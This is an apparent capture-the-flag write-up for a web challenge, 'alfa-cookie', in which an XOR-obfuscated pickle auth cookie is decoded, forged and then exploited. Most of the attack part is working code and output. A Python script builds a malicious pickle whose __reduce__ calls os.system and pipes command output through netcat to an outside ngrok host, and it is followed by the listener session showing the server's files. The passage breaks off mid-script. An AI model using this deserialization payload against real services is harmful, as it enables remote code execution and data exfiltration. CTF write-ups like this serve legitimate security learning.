Laboratory: alfa-cookie


Description:

If you are the real admin, why you keep trying?

Flag format: CTF{sha256}

Level: Medium


Server: 34.159.172.66:31606



Not secure | 34.159.172.66:31606

Secure Platfrom

If you are the true admin, login on: Dashboard.



Not secure | 34.159.172.66:31606/dashboard


Try harder!

Hints:

- **Hint 1:** Pickle

Laboratory: alfa-cookie

If we analyze the platform, we can see, that site sets two cookies when accessed:




```
GET / HTTP/1.1
Host: 35.198.93.134:30049
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:93.0) Gecko/20100101
Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
auth_cookie=1950327e46056847352b58583c433d213f7344397d3c047d453c2445164e417
1493c78; key=14BNLVO7PY51O0TNQTNIL6WZ0OA71D1CCOV
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Laboratory: alfa-cookie


Now we need to decode the values using python 3 commands.

We need to convert hex value into the ASCI first.



```
>>> from pwn import xor
>>> bytes.fromhex('1950327e46056847352b58583c433d213f7344397d3c047d453c2445164e4171493c78')
b'\x19P2~F\x05hG5+XX<C=!?sD9}<\x04}E<$E\x16NAqI<x'
```


After this, we have to perform XOR operation



```
>>> key = '14BNLVO7PY51O0TNQTNIL6WZ0OA71D1CCOV'
>>> xor(_, key)
b"(dp0\nS'permission'\np1\nS'user'\np2\ns."
```


Laboratory: alfa-cookie

As we can see from the last string, **some of the words are readable**




```
b"(dp0\nS'permission'\np1\nS'user'\np2\ns."
```

After more detailed analysis, we can obtain that it's a **serialized object using the pickle library**:



```
darius@bit-sentinel:~/Desktop/.Stuff/unbreakable/2020/web/alfa-cookie$ python3
Python 3.6.9 (default, Jan 26 2021, 15:33:00)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> pickle.loads(b"(dp0\nS'permission'\np1\nS'user'\np2\ns.")
{'permission': 'user'}
```


Laboratory: alfa-cookie



```
┌──(kali㉿kali)-[~]
└─$ python3
Python 3.9.7 (default, Sep 24 2021, 09:43:00)
[GCC 10.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import xor
>>> bytes.fromhex('7953357f426a74395c463e2c3725502c34733320004e04733436373b72484704534165')
b'yS5\x7fBjt9\\F>,7%P,4s3 \x00N\x04s467;rHG\x04SAe'
>>> key = 'Q7EOH9SI94SEDV9CZT9P1DWTAERIUB76Y2K'
>>> xor(_, key)
b"(dp0\nS'permission'\np1\nS'user'\np2\ns."
>>> b = b"(dp0\nS'permission'\np1\nS'admin'\np2\ns."
>>> xor(b,key)
b'yS5\x7fBjt9\\F>,7%P,4s3 \x00N\x04s !? ;e=Fk88\x7f'
>>> b'yS5\x7fBjt9\\F>,7%P,4s3 \x00N\x04s !? ;e=Fk88\x7f'.hex()
'7953357f426a74395c463e2c3725502c34733320004e047320213f203b653d466b38387f'
>>> 
```

Then paste this hex formatted auth_cookie to request in burp suite

Laboratory: alfa-cookie



Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Request
Pretty Raw Hex \n
Response

```
GET /dashboard HTTP/1.1
Host: 34.159.172.66:31606
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://34.159.172.66:31606/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: auth_cookie=7953357f426a74395c463e2c3725502c34733320004e04733436373b72484704534165; key=Q7EOH9SI94SEDV9CZT9P1DWTAERIUB76Y2K
Connection: close

```

Paste the modified auth_cookie to request in burp suite and send the request

Laboratory: alfa-cookie

Result:



EOFError // Werkzeug De

Not secure | 34.159.172.66


```
EOFError
EOFError

Traceback (most recent call last)

File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 2464, in __call__
  return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 2450, in wsgi_app
  response = self.handle_exception(e)
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 1867, in handle_exception
            # if we want to repropagate the exception, we can attempt to
            # raise it with the whole traceback in case we can do that
            # (the function was actually called from the except part)
            # otherwise, we just raise the error again
            if exc_value is e:
                reraise(exc_type, exc_value, tb)
            else:
                raise e

        self.log_exception((exc_type, exc_value, tb))
        server_error = InternalServerError()
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 2447, in wsgi_app
  response = self.full_dispatch_request()
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 1952, in full_dispatch_request
  rv = self.handle_user_exception(e)
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 1821, in handle_user_exception
  reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 1950, in full_dispatch_request
  rv = self.dispatch_request()
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 1936, in dispatch_request
  return self.view_functions[rule.endpoint](**req.view_args)
File "/home/ctf/app.py", line 26, in dashboard
  if pickle.loads(xor(auth_cookie.decode('hex'), key))['permission'] == 'admin':
File "/usr/lib/python2.7/pickle.py", line 1388, in loads
  return Unpickler(file).load()
```

Pickle Error !


Now we have to create payload for RCE and Reverse-Shell

Laboratory: alfa-cookie

To make this work, we have to set up both, ngrok and netcat



```
Session Status                online
Account                       T3jv1l (Plan: Free)
Version                       2.3.40
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://2.tcp.ngrok.io:17855 -> localhost:6666

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```




```
darius@bit-sentinel:~$ nc -lvnp 6666
Listening on [0.0.0.0] (family 0, port 6666)
```

Laboratory: alfa-cookie

The script to get **remote code execution**


```
import requests
import pickle
from pwn import *

url = "http://35.246.134.224:31450/dashboard"

class RCE:
        def __reduce__(self):
                cmd = ('ls -lah | nc 4.tcp.ngrok.io 19884')
                return os.system, (cmd,)

payload = pickle.dumps(RCE(), protocol=2)
print(payload)
key = len(payload) * "A"
auth_cookie = xor(payload, key).hex()

r = requests.get(url, cookies={"key": key, "auth_cookie": auth_cookie})
```



```
darius@bit-sentinel:~$ python3 solver.py
b'\x80\x02cposix\nsystem\nq\x00X!\x00\x00\x00ls -lah | nc 2.tcp.ngrok.io 17855q\x01\x85q\x02Rq\x03.'
```

Laboratory: alfa-cookie

Now, we can check netcat session



```
darius@bit-sentinel:~$ nc -lvnp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 127.0.0.1 35702 received!
total 36K
drwxr-xr-x 1 root root 4.0K Mar 23  2021 .
drwxr-xr-x 1 root root 4.0K Dec 14  2020 ..
-rw-r--r-- 1 ctf  ctf   220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 ctf  ctf  3.7K Aug 31  2015 .bashrc
-rw-r--r-- 1 ctf  ctf   655 Jul 12  2019 .profile
-rwxr-xr-x 1 root root 1.1K Dec 14  2020 app.py
-rwxr-xr-x 1 root root   69 Mar 23  2021 flag
-rwxr-xr-x 1 root root   13 Dec 14  2020 start.sh
drwxr-xr-x 1 root root 4.0K Dec 14  2020 templates
```


Laboratory: alfa-cookie

Updating the script based on the content

```
import requests
import pickle
from pwn import *

